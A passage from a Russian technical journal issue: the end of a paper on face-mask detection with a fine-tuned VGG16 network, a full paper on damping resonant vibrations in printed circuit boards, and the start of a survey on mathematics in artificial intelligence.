


Рисунок 1 — Баланс классов

Баланс классов, представленный на Рисунке 1 был дополнительно проконтролирован с помощью взвешивания классов при расчёте функции потерь, что уменьшает переобучение на часто встречающийся класс «mask».

Базовая часть модели представляет собой сверточные слои VGG16 с замороженными весами. Поверх них была добавлена классификационная голова, состоящая из [4]:

- слоя GlobalAveragePooling2D для агрегирования пространственных признаков;
- полносвязного слоя с функцией активации ReLU;
- выходного сигнального слоя на 1 нейрон с активацией sigmoid для бинарной классификации.

Такой подход позволяет использовать предобученные признаки VGG16 и одновременно адаптировать модель к специфике задач распознавания масок.

В дополнение к уже описанным слоям, нейронная сеть включает: Dropout(0.5) для борьбы с переобучением, BatchNormalization, стабилизирующую градиенты при fine-tuning и L2-регуляризацию для весов полносвязного слоя.

Это улучшает обобщающую способность и позволяет модели устойчиво работать на реальных изображениях, где присутствуют шум, перекрытия и неструктурированные фоновые элементы.

После обучения верхних слоёв была разморожена часть последних сверточных блоков VGG16, что позволило модели адаптировать высокоуровневые признаки к задаче детекции маски.

Использовались два ключевых режима обучения:

- первичное обучение: $lr = 1e-3$, $epochs = 12$, $batch_size = 32$;
- fine-tuning: $lr = 1e-5$, $epochs = 8$, $batch_size = 16$.

Эмпирически показано, что именно сочетание этих двух этапов даёт оптимальный компромисс между скоростью сходимости и качеством.

Обучение проводилось с использованием оптимизатора Adam и функцией потерь crossentropy [5]. Были выбраны следующие гиперпараметры: размер батча — 32, количество эпох начального обучения — 10–15, после чего выполнялось дообучение модели ещё 5–10 эпох с пониженной скоростью обучения.

После завершения обучения модель оценивалась на тестовой выборке, которая не использовалась в процессе обучения [6]. Точность модели достигла 98% (Рисунок 2).

```
In [18]: model.evaluate_generator(test_generator)

Out[18]: [0.06896067410707474, 0.9800000190734863]
```

Рисунок 2 — Accuracy

Дополнительно были рассчитаны метрики precision, recall и F1-score по каждому классу [7]. Значения F1-score для классов «mask» и «no_mask» оказались выше 0.97, а для класса «mask_worn_incorrect» — около 0.95, что объясняется меньшей представленностью данного класса и его визуальной неоднозначностью.

Также, построенная confusion matrix показывает, что основные ошибки приходятся на взаимные переходы между классами «no_mask» и «mask_worn_incorrect», что можно объяснить схожестью визуальных признаков: частично надетая маска закрывает лицо не полностью [8].

Примеры использования модели представлены ниже.




Рисунок 3 — Пример детекции



Рисунок 4 — Пример детекции



Рисунок 5 — Пример детекции



Рисунок 6 — Пример детекции

Рисунки 3-6 подтверждают, что модель корректно выделяет маску при различных условиях освещения, устойчива к нестандартным положениям головы и способна обнаруживать даже элементы, частично напоминающие маску (шарфы, воротники), хотя возможны ложноположительные срабатывания.

Полученные результаты подтверждают эффективность использования архитектур VGG-типа для задач классификации изображений, связанных с безопасностью и мониторингом соблюдения санитарных норм. Модель может быть интегрирована в системы видеонаблюдения, обеспечивая автоматизированный контроль масочного режима в условиях реального времени. Благодаря высокой точности и низким вычислительным затратам VGG16 демонстрирует практическую применимость для реальных сценариев компьютерного зрения.

Список литературы

1. Интеграция методов глубинного обучения в медицинскую диагностику / Алексеева Е.С. // Наукосфера. 2024. №10 (2). С. 5-9.
2. Распознавание и классификация заболеваний у яблонь на основе внешнего вида листового покрова методами компьютерного зрения / Алексеева Е.С. // Наукосфера. 2024. № 4 (2). С. 6-10.
3. Amazon [Электронный ресурс] / Что такое аугментация данных. — Режим доступа: <https://clck.ru/39tYgY>.
4. Habr [Электронный ресурс] / Выбор слоя активации в нейронных сетях: как правильно выбрать для вашей задачи. — Режим доступа: <https://habr.com/ru/articles/727506/>.
5. Habr [Электронный ресурс] / Методы оптимизации нейронных сетей. — Режим доступа: <https://habr.com/ru/articles/318970/>.
6. Habr [Электронный ресурс] / Метрики в задачах машинного обучения. — Режим доступа: <https://habr.com/ru/companies/ods/articles/328372/>.
7. Учебник по машинному обучению. Яндекс [Электронный ресурс] / Метрики классификации и регрессии. — Режим доступа: <https://education.yandex.ru/handbook/ml/article/metriki-klassifikacii-i-regressii>.
8. Научные статьи [Электронный ресурс] / Матрица ошибок: ключевые понятия, примеры и важность в анализе данных. — Режим доступа: <https://clck.ru/3Ah7qP>.

References

1. Integration of deep learning methods in medical diagnostics / Alekseeva E.S. // Naukosfera. 2024. No. 10 (2). pp. 5-9.
2. Recognition and classification of apple tree diseases based on the appearance of foliage cover using computer vision methods / Alekseeva E.S. // Naukosfera. 2024. No. 4 (2). Pp. 6-10.
3. Amazon [Electronic resource] / What is data augmentation. — Access mode: <https://clck.ru/39tYgY>.
4. Habr [Electronic resource] / Choosing an activation layer in neural networks: how to choose the right one for your task. — Access mode: <https://habr.com/ru/articles/727506/>.
5. Habr [Electronic resource] / Methods of neural network optimization. — Access mode: <https://habr.com/ru/articles/318970/>.
6. Habr [Electronic resource] / Metrics in machine learning problems. — Access mode: <https://habr.com/ru/companies/ods/articles/328372/>.
7. Machine learning textbook. Yandex [Electronic resource] / Classification and regression metrics. — Access mode: <https://education.yandex.ru/handbook/ml/article/metriki-klassifikacii-i-regressii>.

8. Scientific articles [Electronic resource] / Confusion matrix: key concepts, examples, and importance in data analysis. — Access mode: <https://clck.ru/3Ah7qP> .
-



Международный журнал информационных технологий и
энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 519.85:621.3.04

РАЗРАБОТКА КОМБИНИРОВАННОГО МЕТОДА ВИБРОЗАЩИТЫ ЭЛЕКТРОННЫХ МОДУЛЕЙ НА ОСНОВЕ ДЕМПФИРУЮЩИХ ПОКРЫТИЙ И ОПТИМИЗАЦИИ ТОЧЕК КРЕПЛЕНИЯ

Троицкий Т.С.

ФГБОУ ВО "МОСКОВСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ ИМЕНИ
М.В.ЛОМОНОСОВА", Москва, Россия (119234, город Москва, тер Ленинские Горы, д. 1), e-
mail: troitskii.ts23@physics.msu.ru

Актуальность проблемы защиты радиоэлектронной аппаратуры от резонансных вибраций обусловлена необходимостью обеспечения надежности и долговечности оборудования. Возбуждение резонансных колебаний в элементах конструкций представляет серьезную опасность для работоспособности устройств. Целью исследования являлась оценка эффективности методов пассивного вибродемпфирования для снижения резонансных вибраций в типовых узлах аппаратуры. Разработана расчетная модель, которая воспроизводит динамическое поведение печатной платы с компонентами. Методика включала модальный анализ для определения собственных частот и гармонический анализ для построения амплитудно-частотных характеристик. Исследовались состояния системы без демпфирования и с применением вибродемпфирующих покрытий. В ходе исследования установлено, что введение демпфирующего слоя существенно снижает амплитуду колебаний в области резонансных частот. Сравнение характеристик показало значительное подавление резонансных пиков и расширение резонансных зон, что свидетельствует об эффективном рассеянии энергии. Полученные данные подтвердили возможность целенаправленного изменения динамических характеристик системы. Разработанная методика представляет практическую ценность как инструмент для прогнозирования вибрационных характеристик и планирования виброзащитных мероприятий на этапе проектирования. Использование подхода способствует созданию надежной аппаратуры, которая будет устойчива к резонансным вибрациям.

Ключевые слова: Виброзащита радиоэлектронной аппаратуры, демпфирование, печатные платы, моделирование, резонансные колебания.

DEVELOPMENT OF A COMBINED METHOD OF VIBRATION PROTECTION OF ELECTRONIC MODULES BASED ON DAMPING COATINGS AND OPTIMIZATION OF ATTACHMENT POINTS

Troitsky T.S.

"LOMONOSOV MOSCOW STATE UNIVERSITY", Moscow, Russia (119234, Moscow, ter Leninskie
Gory, 1), e-mail: troitskii.ts23@physics.msu.ru

The urgency of the problem of protecting electronic equipment from resonant vibrations is due to the need to ensure the reliability and durability of the equipment. The excitation of resonant vibrations in structural elements poses a serious danger to the operability of devices. The purpose of the study was to evaluate the effectiveness of passive vibration damping methods to reduce resonant vibrations in typical equipment components. A computational model has been developed that reproduces the dynamic behavior of a printed circuit board with components. The technique included modal analysis to determine natural frequencies and harmonic analysis to construct amplitude-frequency characteristics. The conditions of the system were studied without damping and using vibration-damping coatings. It is established that the introduction of a damping layer significantly reduces

the amplitude of vibrations in the resonant frequency range. A comparison of the characteristics showed significant suppression of resonant peaks and expansion of resonant zones, which indicates effective energy dissipation. The data obtained confirmed the possibility of purposefully changing the dynamic characteristics of the system. The developed technique is of practical value as a tool for predicting vibration characteristics and planning vibration protection measures at the design stage. The use of the approach contributes to the creation of reliable equipment resistant to resonant vibrations.

Keywords: Vibration protection of electronic equipment, damping, printed circuit boards, modeling, resonant vibrations.

Введение

Современная радиоэлектронная аппаратура функционирует в условиях воздействия механических вибраций, которые представляют серьезную угрозу ее надежности и долговечности [1]. Особую опасность представляют резонансные колебания, возникающие при совпадении частот внешних воздействий с собственными частотами элементов конструкции [2]. Данное явление приводит к значительному росту амплитуд колебаний печатных плат и электронных компонентов, вызывая механические повреждения паяных соединений, разрушение проводников и выход из строя критически важных элементов аппаратуры.

Проблема обеспечения виброустойчивости особо актуальна для авиационно-космической техники, автомобильной электроники, промышленного оборудования и телекоммуникационных систем. Традиционные подходы к проектированию часто не учитывают динамические характеристики конструкций на ранних этапах разработки, что приводит к необходимости дорогостоящих доработок на стадии испытаний. В этой связи особую важность приобретают методы компьютерного моделирования, позволяющие оценить вибрационные характеристики конструкций до их физического изготовления.

Целью настоящего исследования является разработка методики численного анализа и снижения резонансных вибраций в узлах радиоэлектронной аппаратуры на основе численного моделирования. Для достижения поставленной цели решались следующие задачи: создание адекватной модели динамического поведения печатной платы с установленными компонентами, проведение модального и гармонического анализа конструкции, сравнительная оценка эффективности методов пассивного вибродемпфирования, а также разработка практических рекомендаций по подавлению резонансных колебаний.

Материал и методы исследования

Для анализа виброустойчивости печатной платы рассматривается ортотропная пластина с присоединенными массами электронных компонентов. Уравнение движения такой системы с учетом демпфирования может быть записано в виде [3]:

$$M \frac{\partial^2 w}{\partial t^2} + C \frac{\partial w}{\partial t} + L[w] = F(x, y, t), \quad (1)$$

$w(x, y, t)$ – прогиб пластины в точке (x, y) в момент времени t , M – оператор массы, учитывающий распределенную массу пластины и сосредоточенные массы компонентов, C – оператор демпфирования, L – дифференциальный оператор жесткости ортотропной пластины, $F(x, y, t)$ – внешняя вибрационная нагрузка

Для печатной платы из стеклотекстолита FR-4, проявляющего ортотропные свойства, оператор жесткости имеет вид:

$$L[w] = D_x \frac{\partial^4 w}{\partial x^4} + 2H \frac{\partial^4 w}{\partial x^2 \partial y^2} + D_y \frac{\partial^4 w}{\partial y^4}, \quad (2)$$

где цилиндрические жесткости определяются выражениями

$$D_x = \frac{E_x h^3}{12(1 - \nu_{xy}\nu_{yx})} \quad (3)$$

$$D_y = \frac{E_y h^3}{12(1 - \nu_{xy}\nu_{yx})} \quad (4)$$

$$H = \nu_{xy} D_y + \frac{G h^3}{6} \quad (5)$$

E_i – модуль Юнга в направлении i , ν_{xy} и ν_{yx} – коэффициенты Пуассона,

G – модуль сдвига, h – толщина пластины

Собственные частоты и формы колебаний определяются из решения задачи на собственные значения:

$$L[\varphi_n] = \omega_n^2 M \varphi_n \quad (6)$$

Для учета диссипативных свойств демпфирующего покрытия используется модель вязкого демпфирования с матрицей демпфирования Рэлея:

$$C = \alpha M + \beta K \quad (7)$$

При этом коэффициенты α и β определяются экспериментально.

При гармоническом внешнем воздействии с частотой Ω и амплитудой F_0 установившиеся колебания описываются уравнением:

$$[-\Omega^2 M + i\Omega C + L]W = F_0 \quad (8)$$

$W(x, y)$ – комплексная амплитуда колебаний

Эффективность демпфирующего покрытия оценивается через коэффициент подавления колебаний [4]:

$$\eta = \left(1 - \frac{A_d}{A_0}\right) \times 100\% \quad (9)$$

A_0 – амплитуда колебаний без демпфирования, A_d – амплитуда колебаний с демпфирующим покрытием

Для практических расчетов используется метод конечных элементов [5], который приводит к системе уравнений:

$$[M]\{\ddot{u}\} + [C]\{\dot{u}\} + [K]\{u\} = \{F\} \quad (10)$$

$[M]$ – глобальная матрица масс, $[K]$ – глобальная матрица жесткости,
 $[C]$ – глобальная матрица демпфирования, $\{u\}$ – вектор узловых перемещений
 $\{F\}$ – вектор узловых сил

В качестве основного инструмента исследования использовалась среда моделирования Python с применением специализированных библиотек научных вычислений [6]. Моделирование динамического поведения конструкции проводилось с использованием вычислительных методов конечных элементов.

Была разработана расчетная модель типовой печатной платы размером 150×100×1,6 мм из стеклотекстолита FR-4 с установленными электронными компонентами общей массой 35

грамм. Модель учитывала ортотропные механические характеристики базового материала и точки крепления платы по углам конструкции.

Методика исследования включала последовательное проведение модального анализа для определения собственных частот и форм колебаний конструкции, а также гармонического анализа для построения амплитудно-частотных характеристик системы в диапазоне частот от 10 до 1000 Гц. Сравнительному анализу подвергались динамические характеристики системы в исходном состоянии и с применением вибродемпфирующих покрытий.

Оценка эффективности демпфирования проводилась по степени снижения амплитуды колебаний на резонансных частотах и изменению добротности системы.

Результаты исследования и их обсуждение

Проведенный модальный анализ позволил идентифицировать основные собственные формы колебаний исследуемой конструкции. Как показали расчеты, первая собственная частота составила 250,68 Гц и соответствовала изгибным колебаниям платы. Вторая мода (298,76 Гц) характеризовалась сложной деформацией с участием крутильных составляющих. Третья и последующие моды (1000,91-1033,99 Гц) демонстрировали высокочастотные сложные формы колебаний с образованием множества узловых линий.

Таблица 1 - Собственные частоты печатной платы

№ моды	Частота, Гц	Характер формы колебаний
1	250,68	Основные изгибные колебания
2	298,76	Сложная деформация с кручением
3	1000,91	Высокочастотные колебания с узлами

Источник: составлена авторами на основе полученных данных в ходе исследования

Гармонический анализ выявил высокую эффективность применения демпфирующего покрытия. На первой резонансной частоте (250,7 Гц) амплитуда колебаний уменьшилась с 102,89 до 12,80 условных единиц, что соответствует снижению на 87,6%. Столь значительное подавление резонансных пиков подтверждает перспективность использования разработанного метода виброзащиты.

Таблица 2 - Эффективность демпфирования на резонансных частотах

Резонансная частота, Гц	Амплитуда без демпфирования, у.е.	Амплитуда с демпфированием, у.е.	Снижение, %
250,68	102,89	12,80	87,6
298,76	72,91	9,83	86,5
1000,91	39,63	4,24	89,3

Источник: составлена авторами на основе полученных данных в ходе исследования




Рисунок 1 - Сравнительные амплитудно-частотные характеристики.

Источник: составлена авторами на основе полученных данных в ходе исследования




Рисунок 2. - Частотная зависимость эффективности демпфирования.

Источник: составлена авторами на основе полученных данных в ходе исследования

Полученные результаты демонстрируют выдающуюся эффективность применения вибродемпфирующих покрытий для подавления резонансных колебаний. Снижение амплитуд на 86,5-89,3% в области основных резонансных частот подтверждает высокий демпфирующий потенциал использованного подхода.

Особый интерес представляет различное поведение системы на разных резонансных частотах. Наиболее значительное подавление колебаний (89,3%) достигнуто на третьей моде (1000,9 Гц), что может объясняться более равномерным распределением деформаций в демпфирующем слое при высокочастотных колебаниях.

Сравнительный анализ эффективности демпфирования на различных резонансных частотах показывает, что разработанная методика обеспечивает стабильно высокий уровень подавления колебаний (более 86%) во всем исследованном частотном диапазоне. Это свидетельствует об универсальности подхода и его применимости для решения широкого круга задач виброзащиты радиоэлектронной аппаратуры.

Заключение

В процессе исследования создана и успешно применена методика численного анализа виброустойчивости печатных плат на основе моделирования в среде Python. Результаты подтвердили высокую эффективность данного подхода для задач виброзащиты.

Численный анализ показал, что использование демпфирующих покрытий обеспечивает существенное снижение амплитуды резонансных колебаний. Были достигнуты следующие показатели подавления: на первой резонансной частоте 250,7 Гц — 87,6%, на второй (298,8 Гц) — 86,5%, на третьей (1000,9 Гц) — 89,3%. Столь значительное снижение амплитуд свидетельствует о перспективности методики для внедрения в практику проектирования радиоэлектронных средств.

Таким образом, основная ценность работы заключается в разработке инструмента для прогнозирования вибрационных характеристик на ранних стадиях проектирования. Внедрение этого подхода в инженерный процесс позволит оптимизировать виброзащиту без необходимости проведения дорогостоящих натурных испытаний. Как следствие, за счет эффективного подавления резонансов можно значительно повысить общую надежность радиоэлектронной аппаратуры.

Список литературы

1. Талицкий, Е.Н. Защита электронных средств от механических воздействий : Теорет. основы: Учеб. пособие для студентов вузов по спец. "Проектирование и технология РЭС", "Проектирование и технология ЭВС" / Е. Н. Талицкий; М-во образования Рос. Федерации. Владим. гос. ун-т. - Владимир : Владим. гос. ун-т, 2001. - 253 с. : ил., табл. 21 см. ISBN 5-89368-232-7
2. А. С. Смирнов, Б. А. Смольников. История механического резонанса— от первоначальных исследований до авторезонанса // Чебышевский сборник, 2022, т. 23, вып. 1, с. 269–292. URL: <https://cyberleninka.ru/article/n/istoriya-mehanicheskogo-rezonansa-ot-pervonachalnyh-issledovaniy-do-avtorezonansa?ysclid=mi1hszozak438922794> (дата обращения: 13.11.2025).
3. М. А. Ковырягин, “Управление колебаниями упругой некруговой пластины”, Вестн. Сам. гос. техн. ун-та. Сер. Физ.-мат. науки, **38**, СамГТУ, Самара, 2005, с 45–51. URL: <https://cyberleninka.ru/article/n/upravlenie-kolebaniyami-uprugoy-nekrugovoy-plastiny> (дата обращения: 15.11.2025).
4. В. А. Мелик-Шахназаров, В. И. Стрелов, Д. В. Софиянчук, И. Ж. Безбах, “Электронные цепи управления для активных виброзащитных устройств нового поколения”, НАУЧНОЕ ПРИБОРОСТРОЕНИЕ, 2012, том 22, № 3, с. 46–52. URL: <https://cyberleninka.ru/article/n/novaya-konstruktsiya-aktivnyh-vibrozaschitnyh-ustroystv> (дата обращения: 15.11.2025).
5. Метод конечных элементов в технике: Пер. с англ. / О. Зенкевич, Под ред. Б. Е. Победри. - Москва : Мир, 1975. - 541 с. : ил. 22 см.
6. Ермоленко А. В., Осипов К. С. О применении библиотек Python для расчета пластин // Вестник Сыктывкарского университета. Сер. 1: Математика. Механика. Информатика. 2019. Вып. 4 (33). С. 86–95. URL: <https://cyberleninka.ru/article/n/o-primenenii-bibliotek-python-dlya-rascheta-plastin> (дата обращения: 16.11.2025).

References

1. Talitsky, E. N. Protection of Electronic Equipment from Mechanical Impacts: Theoretical Foundations: Textbook for University Students in the Specialty "Design and Technology of RES", "Design and Technology of EVS" / E. N. Talitsky; Ministry of Education of the Russian Federation. Vladimir State University. - Vladimir: Vladimir State University, 2001. - 253 p.: ill., table; 21 cm; ISBN 5-89368-232-7
 2. A. S. Smirnov, B. A. Smolnikov. History of Mechanical Resonance – from Initial Research to Autoresonance // Chebyshevsky Collection, 2022, Vol. 23, Issue 1, pp. 269–292. URL: <https://cyberleninka.ru/article/n/istoriya-mehanicheskogo-rezonansa-ot-pervonachalnyh-issledovaniy-do-avtorezonansa?ysclid=mi1hszozak438922794> (Accessed: 13.11.2025).
 3. M. A. Kovvryagin, "Control of Oscillations of an Elastic Non-Circular Plate," Vestn. Sam. State Technical University. Series: Phys.-Math. Sciences, 38, Samara State Technical University, Samara, 2005, pp. 45–51. URL: <https://cyberleninka.ru/article/n/upravlenie-kolebaniyami-uprugoy-nekrugovoy-plastiny> (Accessed: 15.11.2025).
 4. V. A. Melik-Shakhnazarov, V. I. Strelov, D. V. Sofiyanchuk, I. Zh. Bezbakh, "Electronic control circuits for new-generation active vibration protection devices", SCIENTIFIC INSTRUMENT MAKING, 2012, Vol. 22, No. 3, pp. 46–52. Available at: <https://cyberleninka.ru/article/n/novaya-konstruktsiya-aktivnyh-vibrozaschitnyh-ustroystv> (accessed on 15.11.2025).
 5. Finite element method in engineering: Trans. from English / O. Zenkevich; Ed. by B. E. Pobedry. - Moscow: Mir, 1975. - 541 p.: ill. 22 cm.
 6. Ermoolenko A. V., Osipov K. S. On the Application of Python Libraries for Plate Calculation // Bulletin of Syktyvkar University. Ser. 1: Mathematics. Mechanics. Computer Science. 2019. Issue 4 (33). pp. 86–95. URL: <https://cyberleninka.ru/article/n/o-primenenii-bibliotek-python-dlya-rascheta-plastin> (accessed: 16.11.2025).
-



Международный журнал информационных технологий и
энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.8:519.8.

МАТЕМАТИЧЕСКИЕ МЕТОДЫ В ИСКУССТВЕННОМ ИНТЕЛЛЕКТЕ

Литвиненко Л.С.

АНО ВО "РОССИЙСКИЙ НОВЫЙ УНИВЕРСИТЕТ" (ЕЛЕЦКИЙ ФИЛИАЛ), Елец, Россия (399780, Липецкая область, город Елец, ул. Ломоносова, д. 13), e-mail: 1987liliya.serg@mail.ru

В данной статье исследуется, насколько важна роль математики в развитии искусственного интеллекта, а также анализируется взаимодействие математики и искусственного интеллекта. Математические методы помогают созданию искусственного интеллекта, опираясь на такие области науки как логика, теория вероятности, линейная алгебра, охватывая также более сложные аспекты, такие как нейронные сети. В статье показаны примеры применения математики в искусственном интеллекте, также разнообразные подходы их взаимодействия, например, в компьютерном зрении, статистике, оптимизации, робототехнике. Кроме того, произведен анализ перспектив использования математики в будущем в улучшении функциональности искусственного интеллекта, и произведена оценка важности математических методов в разработке искусственного интеллекта.

Ключевые слова: Математика, математические методы, искусственный интеллект, логика, статистика, алгоритмы, линейная алгебра, теория вероятностей, нейронные сети, генетические алгоритмы, компьютерное зрение, естественный язык.

MATHEMATICAL METHODS IN ARTIFICIAL INTELLIGENCE

Litvinenko L.S.

"RUSSIAN NEW UNIVERSITY" (YELETS BRANCH), Yelets, Russia (399780, Lipetsk region, Yelets city, Lomonosova str., 13), e-mail: 1987liliya.serg@mail.ru

This article explores how important the role of mathematics is in the development of artificial intelligence, as well as analyzes the interaction of mathematics and artificial intelligence. Mathematical methods help create artificial intelligence by drawing on fields of science such as logic, probability theory, and linear algebra, while also covering more complex aspects such as neural networks. The article shows examples of the application of mathematics in artificial intelligence, as well as various approaches to their interaction, for example, in computer vision, statistics, optimization, robotics. In addition, the prospects of using mathematics in the future to improve the functionality of artificial intelligence are analyzed, and the importance of mathematical methods in the development of artificial intelligence is assessed.

Keywords: Mathematics, mathematical methods, artificial intelligence, logic, statistics, algorithms, linear algebra, probability theory, neural networks, genetic algorithms, computer vision, natural language.

Искусственный интеллект (ИИ) - это новое направление информатики, предметом изучения которого является любая интеллектуальная деятельность человека, подчиняющаяся заранее известным законам [2]. Основной задачей искусственного интеллекта является решение задач и автоматизация рутинных процессов деятельности с помощью имитации человеческого мозга и мышления. В существовании и развитии человека искусственный интеллект незаменим в настоящее время. С каждым годом его значимость и ценность растет и возрастает с неимоверной скоростью. В настоящее время искусственный интеллект, рассматриваемый как наука, объединяет совокупность научных дисциплин,

изучающих методы решения задач интеллектуального (творческого) характера [3]. Математические методы и понятия являются основой в развитии и формировании систем искусственного интеллекта. Математика является ключевой составляющей в развитии и создании искусственного интеллекта.

Линейная алгебра помогает представлять рассуждения человека в алгоритмы, цель которых решать и моделировать задачи, работать с многомерными данными, находить взаимосвязи и закономерности из данных, при этом делая перевод задачи на машинный язык. Она выступает как неотъемлемая часть математической области и является фундаментом современных вычислительных систем. Кроме того, понимание возможностей линейной алгебры позволили преобразовать теорию искусственного интеллекта в науку, делая ее инструментом эффективных вычислений в различных областях деятельности. Она оказывает ключевое значение в разработке и развитии нейронных сетей. Нейронные сети применяются для функционирования и имитации нейронов человеческого мозга, и используются для эффективного преобразования и интерпретации информации. Примером реализации алгебры в ИИ являются обработка изображений, процесс обучения нейронных сетей (используется для вычисления весов и смещения нейронов).

Статистика также является важной областью математики в искусственном интеллекте, которая анализирует показатели анализа данных и статистику информации в области искусственного интеллекта, так же занимается автоматизацией сложных задач. Все это позволяет уменьшить риски неправильных выводов, интерпретировать статистические данные и извлекать наиболее точную и полезную информацию. Благодаря статистическим методам системы искусственного интеллекта можно делать точные прогнозы с помощью известных данных, выявлять закономерности или принимать эффективные решения, основанные на статистической информации. Примером статистики в ИИ является прогноз спроса на товары.

Математическая логика является одной из фундаментальных областей математики, внесшей важный вклад в развитие и совершенствование ИИ. С помощью операций логики системы искусственного интеллекта выступают основополагающим звеном для представления знаний с помощью выполнения сложных рассуждений, принятия решений, анализа предложения, и делать выводы на истинные утверждения. Математические алгоритмы разрабатываются для осуществления поиска, планирования, нахождения оптимальных решений, для улучшения точности моделей машинного обучения. Они играют значимую роль в информационных процессах и в разработке интеллектуальных систем. Логический подход помогает сделать алгоритмы крайне важными инструментами искусственного интеллекта, что повышает эффективность и точность систем искусственного интеллекта. Благодаря алгоритмам логика как математическая наука позволяет увидеть созданный правильный логический вывод, который так же способствуют созданию интеллектуальных систем.

Теория вероятности помогает оценить вероятность развития событий, анализировать данные, улучшать алгоритмы, принимать решения, когда исход не определен. Примером теории вероятности в ИИ являются рекомендательные системы, например, рекомендация фильмов – искусственный интеллект знает по поведению пользователя, по его истории просмотров, по его предпочтениям, что ему может понравиться и сам предлагает фильм, анализируя информацию.

